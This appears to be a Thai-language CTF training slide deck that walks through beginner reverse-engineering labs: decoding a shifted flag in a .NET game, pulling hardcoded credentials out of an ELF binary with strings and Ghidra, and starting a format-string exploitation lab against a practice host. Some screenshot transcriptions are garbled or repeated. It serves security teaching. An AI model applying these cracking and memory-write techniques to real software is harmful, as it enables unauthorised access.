

NCSA CTF Boot Camp #2

Reverse Engineering &
Binary Exploitation (Pwn) &
Programming

Responsible: Mr. Pichaya Morimoto
Version (Date): 1.0 (2025-06-26)
Confidentiality class: Public



whoami



Pichaya (LongCat) Morimoto

Lead Penetration Tester

Siam Thanat Hack Co., Ltd.



Tanakorn (chin) Sookkul

Penetration Tester

Siam Thanat Hack Co., Ltd.



Kittitat (F) Nopparat

Penetration Tester

Siam Thanat Hack Co., Ltd.



Agenda (Day 2)

09.00 – 10.30 น. Workshop หัวข้อ Reverse Engineering & Pwnable และ Programming

- ความรู้ด้าน Reverse Engineering & Pwnable และ Programming
- ทดลองฝึกปฏิบัติหัวข้อ Reverse Engineering & Pwnable และ Programming
- ตัวอย่างโจทย์การแข่งขัน

Content Overview

Workshop หัวข้อ Reverse Engineering & Pwn

#Lab 1: XO Game (Easy)

#Lab 2: ELF x86 - Basic (Easy)

#Lab 3: Format-ed ME (Medium)

Workshop หัวข้อ Programming

#Lab 4: ECHO Client (Easy)

#Lab 5: CAPTCHA Solver (Medium)



บจก.สยามกนิตแอส

Workshop: Reverse Engineering

#Lab 1: XO Game (**Easy**)


```
$ dotnet re1_rtarf.dll
```

8

วิเคราะห์ประเภทไฟล์ Binary

\$ file re1_rtarf.dll

```
$ file re1_rtarf.dll
re1_rtarf.dll: PE32+ executable for MS Windows 4.00 (console)
, x86-64 Mono/.Net assembly 2 sections
```



Native Binary:

- C/C++, Rust, Go


Managed Binary

- C#, VB (.NET CLR)
- Java (JVM)
- Python

กู้คืนโค้ดต้นฉบับ ด้วย ILSpy (AvaloniaILSpy)



ตัวอย่างโจทย์ XO Game - วิเคราะห์ไฟล์ Binary ด้วย ILSpy



```

private static void Main(string[] args)
{
    PrintGameRules();
    while (winCount < 1337)
    {
        switch (PlayGame())
        {
            case GameResult.PlayerWin:
                winCount++;
                Console.WriteLine("You won! Win count: " + winCount);
                break;
            case GameResult.BotWin:
                Console.WriteLine("Bot won! Resetting board.");
                break;
            case GameResult.Draw:
                Console.WriteLine("It's a draw! Resetting board.");
                break;
        }
        ResetBoard();
    }
    Console.WriteLine(ObfuscateFlag());
}
    
```

ตัวอย่างโจมตี XO Game - ฟังก์ชัน ObfuscateFlag()

```
private static string ObfuscateFlag()
{
    string transformedFlag = "";
    int shift = -1;
    string text = "SUBSG|81b:e5g253e:e197befb368d1568cb67~";
    foreach (char c in text)
    {
        transformedFlag += (char)(c + shift);
    }
    return transformedFlag;
}
```

ตัวอย่างโจมตี XO Game - การทำงานของฟังก์ชัน ObfuscateFlag()

string text = "SUBSG|81b:e5g253e:e197befb368d1568cb67~";

S - 1 = R
U - 1 = T
B - 1 = A
S - 1 = R
G - 1 = F
| - 1 = {



RTARF{.....}

\$ ascii -d

0	NUL	16	DLE	32		48	0	64	@	80	P	96	`	112	p
1	SOH	17	DC1	33	!	49	1	65	A	81	Q	97	a	113	q
2	STX	18	DC2	34	"	50	2	66	B	82	R	98	b	114	r
3	ETX	19	DC3	35	#	51	3	67	C	83	S	99	c	115	s
4	EOT	20	DC4	36	\$	52	4	68	D	84	T	100	d	116	t
5	ENQ	21	NAK	37	%	53	5	69	E	85	U	101	e	117	u
6	ACK	22	SYN	38	&	54	6	70	F	86	V	102	f	118	v
7	BEL	23	ETB	39	'	55	7	71	G	87	W	103	g	119	w
8	BS	24	CAN	40	(	56	8	72	H	88	X	104	h	120	x
9	HT	25	EM	41	)	57	9	73	I	89	Y	105	i	121	y
10	LF	26	SUB	42	*	58	:	74	J	90	Z	106	j	122	z
11	VT	27	ESC	43	+	59	;	75	K	91	[	107	k	123	{
12	FF	28	FS	44	,	60	<	76	L	92	\	108	l	124	
13	CR	29	GS	45	-	61	=	77	M	93	]	109	m	125	}
14	SO	30	RS	46	.	62	>	78	N	94	^	110	n	126	~
15	SI	31	US	47	/	63	?	79	O	95	_	111	o	127	DEL

ตัวอย่างโจทย์ XO Game - เขียน Python ลอกการทำงานของ ObfuscateFlag()

Python code:

```
def obfuscate_flag():
    text = "SUBSG|81b:e5g253e:e197befb368d1568cb67~"
    return ''.join(chr(ord(c) - 1) for c in text)

print(obfuscate_flag())
```

```
$ python3
Python 3.13.3 (main, Apr 10 2025, 21:38:51) [GCC 14.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> def obfuscate_flag():
...     text = "SUBSG|81b:e5g253e:e197befb368d1568cb67~"
...     return ''.join(chr(ord(c) - 1) for c in text)
...
... obfuscated_flag = (obfuscate_flag + shift)
... print(obfuscate_flag())
...
RTARF{70a9d4f142d9d086adea257c0457ba56}
```

#Lab 2: ELF x86 - Basic (**Easy**) - Linux

ตัวอย่างโจทย์ - ELF x86 - Basic (Linux)

การทำงาน:

- โปรแกรมสำหรับยืนยันตัวตน
- กรอก **Username** & **Password** ให้ถูกต้อง
- เมื่อถูกต้องจะได้ค่า **Flag!**

```
$ ./elf_x86
Username: test
X Invalid user.
```



```
$ file elf_x86
elf_x86: ELF 32-bit LSB pie executable, Intel i386, version
y linked, interpreter /lib/ld-linux.so.2, BuildID[sha1]=f60c
5e99dafb896d05f5, for GNU/Linux 3.2.0, not stripped
```


วิเคราะห์ประเภทไฟล์ ELF x86

\$ file elf_x86

```
$ file elf_x86
elf_x86: ELF 32-bit LSB pie executable, Intel i386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, BuildID[sha1]=f60dcc02c2424fde62e9d2d15e99dafb896d05f5, for GNU/Linux 3.2.0, not stripped
```

Native Binary:

- C/C++, Rust, Go

Managed Binary

- C#, VB (.NET CLR)
- Java (JVM)
- Python

ตัวอย่างโจทย์ - ELF x86 - Basic

\$ strings ./elf_x86

```
$ strings ./elf_x86
```

```
/lib/ld-linux.so.2
```

```
_IO_stdin_used
```

```
fgets
```

```
stdin
```

```
puts
```

```
exit
```

```
strcspn
```

```
__libc_start_main
```

```
__cxa_finalize
```

```
printf
```

```
strcmp
```

```
libc.so.6
```

```
GLIBC_2.1.3
```

```
GLIBC_2.34
```





```
GLIBC_2.0
```

```
__gmon_start__
_ITM_registerTMCloneTable
usu&
!{{w
$r!u
{ su
zq&s
s{zs
pu't
su$w
Correct! Here is your flag: %s}
Username:
mr.bean
Invalid user.
Password:
inwza007
Wrong password.
;*2$"
GCC: (Debian 14.2.0-19) 14.2.0
Scrt1.o
__abi_tag
crtstuff.c
deregister_tm_clones
do_global_dtors_aux
```

โปรแกรมวิเคราะห์ไฟล์ Binary (Ghidra)

คำสั่งติดตั้งโปรแกรม:

```
$ sudo apt-get install ghidra
```



ตัวอย่างโจทย์ ELF x86 - Basic (Ghidra)

CodeBrowser: test/ch2.bin

File Edit Analysis Graph Navigation Search Select Tools Window Help

Program Trees

- ch2.bin
 - libc treeres ntrs
 - bss
 - .data
 - .got.plt
 - .got
 - .data.rel.ro
 - .ctors
 - .dtors
 - .data
 - .gcc_except_table
 - .eh_frame

Program Tree * DWARF *

Symbol Tree

- main
 - s
 - socket
 - __domain
 - Labels

Filter: main

Data Type Mana...

Data Types

- BuiltInTypes
- ch2.bin
- generic_clib

Filter:

Listing: ch2.bin

```

08048304 (...)
080483c2 (...)
080483d0 (...)
main
XREF[2.. Entry Point(*),
_start:08048167(*)
..048309 8d 4c LEA ECX=>Stack[0x4], [ESP + 0x4]
24 04
..04830d 83 e4 AND ESP, 0xffffffff
f0
..048310 ff 71 PUSH dword ptr [ECX + local_res0]
fc
..048313 55 PUSH EBP
..048314 89 e5 MOV EBP, ESP
..048316 51 PUSH ECX
..048317 83 ec SUB ESP, 0x24
24
..04831a c7 45 MOV dword ptr [EBP + local_14], 6Ah
f4 19
6b 0a...
..048321 c7 45 MOV dword ptr [EBP + local_18], "the ripper"
f0 1e
6b 0a...
..048328 c7 04 MOV dword ptr [ESP=>local_30, s_ = "#####
24 2c
6b 0a...
..04832f e8 ac CALL puts int puts(char * __s)
0a 00
00
..048334 c7 04 MOV dword ptr [ESP=>local_30, s_ = "## Wel..
24 6c
6b 0a...
..04833b e8 a0 CALL puts int puts(char * __s)
6b 0a...

```

Decompile: main - (ch2.bin)

```

1
2 undefined4 main(void)
3
4 {
5     char *pcVar1;
6     int iVar2;
7     undefined4 local_10;
8
9     puts("#####");
10    puts("## Welcome to this cracking challenge ##");
11    puts("#####\n");
12    printf("username: ");
13    pcVar1 = (char *)getString(local_10);
14    iVar2 = strcmp(pcVar1, "john");
15    if (iVar2 == 0) {
16        printf("password: ");
17        pcVar1 = (char *)getString(pcVar1);
18        iVar2 = strcmp(pcVar1, "the ripper");
19        if (iVar2 == 0) {
20            printf("Well played, you can validate the challenge with the password: %s\n", pcVar1);
21        }
22    }
23    else {
24        puts("Bad password");
25    }
26    else {
27        puts("Bad username");
28    }
29    return 0;
30 }
31

```

Console - Scripting

0804... main LEA ECX,[ES...

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

ตัวอย่างไจท์ ELF x86 - Basic (main function)

CodeBrowser: test/ch2.bin

File Edit Analysis Graph Navigation Search Select Tools Window Help

Program Trees

- ch2.bin
 - libc freeres ntrs
 - .bss
 - .data
 - .got.plt
 - .got
 - .data.rel.ro
 - .trr
 - .ctors
 - .tdata
 - .gcc_except_table
 - .eh_frame

Program Tree * DWARF *

Symbol Tree

- main
- socket
- domain

Filter: main

Data Type Mana...

Data Types

- BuiltInTypes
- ch2.bin
- generic_clib

Listing: ch2.bin

```

00048304[...
00048302[...
00048300[...
XREF[2... Entry Point(*)
_start:00048167(*)

..048309 8d 4c LEA ECX=>Stack[0x4], [ESP + 0x4]
..04830a 24 04
..04830b 83 e4 AND ESP, 0xffffffff
..04830c f0
..048310 ff 71 PUSH dword ptr [ECX + local_res0]
..048311 fc
..048313 55 PUSH EBP
..048314 89 e5 MOV EBP, ESP
..048316 51 PUSH ECX
..048317 83 ec SUB ESP, 0x24
..04831a c7 45 MOV dword ptr [EBP + local_14], ... = 6Ah
..04831b f4 19
..048321 c7 45 MOV dword ptr [EBP + local_18], ... = "the ripper"
..048322 f0 1e
..048328 c7 04 MOV dword ptr [ESP=>local_30, s_ = "#####
..048329 6b 0a
..04832f e8 ac int puts(char * __s)
..048330 0a 00
..048334 c7 04 MOV dword ptr [ESP=>local_30, s_ = "## Wel...
..048335 24 6c
..04833b e8 a0 int puts(char * __s)

```

Decompile: main - (ch2.bin)

```

1
2 undefined4 main(void)
3
4 {
5     char *pcVar1;
6     int iVar2;
7     undefined4 local_10;
8
9     puts("#####");
10    puts("## Welcome to this cracking challenge ##");
11    puts("#####\n");
12    printf("username: ");
13    pcVar1 = (char *)getString(local_10);
14    iVar2 = strcmp(pcVar1, "john");
15    if (iVar2 == 0) {
16        printf("password: ");
17        pcVar1 = (char *)getString(pcVar1);
18        iVar2 = strcmp(pcVar1, "the ripper");
19        if (iVar2 == 0) {
20            printf("Well played, you can validate the challenge with the password: %s\n");
21        }
22        else {
23            puts("Bad password");
24        }
25    }
26    else {
27        puts("Bad username");
28    }
29    return 0;
30 }
31


```

Console - S

Assembly Code

0804... main PUSH dword ...

ตัวอย่างไจท์ ELF x86 - Basic (Machine Code to Assembly Code)



```

Listing: ch2.bin

main
XREF [2... Entry Point(*), start:08048167(*)
...048309 8d 4c LEA ECX=>Stack[0x4], [ESP + 0x4]
24 04
...04830d 83 e4 AND ESP, 0xffffffff
f0
...048310 ff 71 PUSH dword ptr [ECX + local_res0]
fc
...048313 55 PUSH EBP
...048314 89 e5 MOV EBP, ESP
...048316 51 PUSH ECX
...048317 83 ec SUB ESP, 0x24
24
...04831a c7 45 MOV dword ptr [EBP + local_14], ... = 6Ah j
f4 19
6b 0a...
...048321 c7 45 MOV dword ptr [EBP + local_18], ... = "the ripper"
f0 1e
6b 0a...
...048328 c7 04 MOV dword ptr [ESP=>local_30, s... = "#####...
24 2c
6b 0a...
...04832f e8 ac CALL puts int puts(char * __s)
0a 00
00
...048334 c7 04 MOV dword ptr [ESP=>local_30, s... = "## Wel...
24 6c
6b 0a...
...04833b e8 a0 CALL outs int outs(char * s)

```

Machine Code (Hex)

0x83 0xC3 0x0A

Assembly

add ebx, 10

ตัวอย่างไจท์ ELF x86 - Basic (main)

CodeBrowser: test/ch2.bin

File Edit Analysis Graph Navigation Search Select Tools Window Help

Program Trees

- ch2.bin
 - libc freeres ntrs
 - .bss
 - .data
 - .got.plt
 - .got
 - .data.rel.ro
 - .trr
 - .ctors
 - .tdata
 - .gcc_except_table
 - .eh_frame

Program Tree * DWARF *

Symbol Tree

- main
- socket
- domain

Filter: main

Data Type Mana...

Data Types

- BuiltInTypes
- ch2.bin
- generic_clib

Listing: ch2.bin

```

main
XREF [2... Entry Point(*),
_start:08048167(*)
08048309 8d 4c LEA ECX=>Stack[0x4],[ESP + 0x4]
0804830d 83 e4 AND ESP,0xfffffffff0
08048310 ff 71 PUSH dword ptr [ECX + local_res0]
08048313 55 PUSH EBP
08048314 89 e5 MOV EBP,ESP
08048316 51 PUSH ECX
08048317 83 ec SUB ESP,0x24
0804831a c7 45 MOV dword ptr [EBP + local_14],...= 6Ah j
08048321 c7 45 MOV dword ptr [EBP + local_18],...= "the ripper"
08048328 c7 04 MOV dword ptr [ESP]=>local_30,s_="#####
0804832f e8 ac CALL puts int puts(char * __s)
08048334 c7 04 MOV dword ptr [ESP]=>local_30,s_="## Wel...
0804833b e8 a0 CALL puts int puts(char * __s)

```

ภาษาระดับสูง (เข้าใจง่ายขึ้น)

```

1 undefined4 main(void)
2
3
4 {
5     char *pcVar1;
6     int iVar2;
7     undefined4 local_10;
8
9     puts("#####");
10    puts("## Welcome to this cracking challenge ##");
11    puts("#####\n");
12    printf("username: ");
13    pcVar1 = (char *)getString(local_10);
14    iVar2 = strcmp(pcVar1,"john");
15    if (iVar2 == 0) {
16        printf("password: ");
17        pcVar1 = (char *)getString(pcVar1);
18        iVar2 = strcmp(pcVar1,"the ripper");
19        if (iVar2 == 0) {
20            printf("Well played, you can validate the challenge with the password: %s
21        }
22    } else {
23        puts("Bad password");
24    }
25    } else {
26        puts("Bad username");
27    }
28    return 0;
29 }
30
31

```

Pseudocode

Console - Scripting

0804... main PUSH dword ...

ตัวอย่างโจทย์ ELF x86 - Basic (main)

* Decompile: main - (elf_x86)

```

0
7{
8  size_t sVar1;
9  int iVar2;
10 char local_d8 [100];
11 char local_74 [100];
12 undefined1 *local_10;
13
14 local_10 = &stack0x00000004;
15 printf("Username: ");
16 fgets(local_74,100,_stdin);
17 sVar1 = strcspn(local_74,"\n");
18 local_74[sVar1] = '\0';
19 iVar2 = strcmp(local_74,"mr.bean");
20 if (iVar2 != 0) {
21     puts(&DAT_00012043);
22     /* WARNING: Subroutine does not return */
23     exit(1);
24 }
25 printf("Password: ");
26 fgets(local_d8,100,_stdin);
27 sVar1 = strcspn(local_d8,"\n");
28 local_d8[sVar1] = '\0';
29 iVar2 = strcmp(local_d8,"inwza007");
30 if (iVar2 == 0) {
31     show_flag();
32 }
33 else {
34     puts(&DAT_00012069);
35 }
36 return 0;
37}
    
```




ตัวอย่างโจทย์ ELF x86 - Basic (main)

* Decompile: main - (elf_x86)

```

0
7{
8  size_t sVar1;
9  int iVar2;
10 char local_d8 [100];
11 char local_74 [100];
12 undefined1 *local_10;
13
14 local_10 = &stack0x00000004;
15 printf("Username: ");
16 fgets(local_74,100,_stdin);
17 sVar1 = strcspn(local_74,"\n");
18 local_74[sVar1] = '\0';
19 iVar2 = strcmp(local_74,"mr.bean");
20 if (iVar2 != 0) {
21     puts(&DAT_00012043);
22     /* WARNING: Subroutine does not return */
23     exit(1);
24 }
25 printf("Password: ");
26 fgets(local_d8,100,_stdin);
27 sVar1 = strcspn(local_d8,"\n");
28 local_d8[sVar1] = '\0';
29 iVar2 = strcmp(local_d8,"inwza007");
30 if (iVar2 == 0) {
31     show_flag();
32 }
33 else {
34     puts(&DAT_00012069);
35 }
36 return 0;
37}
    
```



```

$ ./elf_x86
Username: test
Invalid user.
    
```

Workshop: System Exploitation (Pwn)

#Lab 3: Format-ed ME (**Medium**) - Linux

ตัวอย่างโจทย์ Format-ed ME

การทำงาน:

- ป้อนรหัสประจำตัว Dog Tag
- โปรแกรมมีช่องโหว่ **Format String**
- แก้ไขค่าตัวแปรลับที่ซ่อนอยู่ใน **Memory**
- เงื่อนไขถูกต้องก็จะได้ **Flag!**

คำสั่งเชื่อมต่อ:

\$ nc exploit.lab.p7z.pw 33239

```

$ ./format_ed_me

libe
flag.txt
fo

  BINARY
  Dog.Tag.
  0xDEADBEEF
  NAME

Please enter your dog tag number for identity verification.
>> 12345

[+] Checking ID 12345

Invalid dog tag Id.
  
```

วิเคราะห์ประเภทไฟล์ของ Format-ed ME

\$ file format_ed_me

```
$ file format_ed_me
format_ed_me: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynam
ically linked, interpreter ./glibc/ld-linux-x86-64.so.2, BuildID[sha1]=dc680
499feb705dbf52ed9f91ddbf06b42fb2bdc, for GNU/Linux 3.2.0, not stripped
```

Native Binary:

- C/C++, Rust, Go

Managed Binary

- C#, VB (.NET CLR)
- Java (JVM)
- Python

ตัวอย่างโจทย์ Format-ed ME - String Format คืออะไร

`printf("ข้อความ %format", ตัวแปร);`

- format คือ รูปแบบของ String หรือข้อความที่ต้องการ
 - **%d** - เลขฐาน 10 (ตัวเลขทั่วไปที่นิยมใช้)
 - %f - เลขทศนิยม
 - **%s** - ข้อความ
 - **%x** - เลขฐาน 16 ตัวอักษรเล็ก
 - **%n** - แก้ไขค่าของตัวแปร

โค้ดภาษา C:

```
int age = 20;

printf("I am %d years old.", age);
```



Output:

```
→ ~ ./age
I am 20 years old.
```


การทำงานของ String Format

โค้ดภาษา C:

```
int age = 20;
printf("I am %d years old.", age);
```




Output:

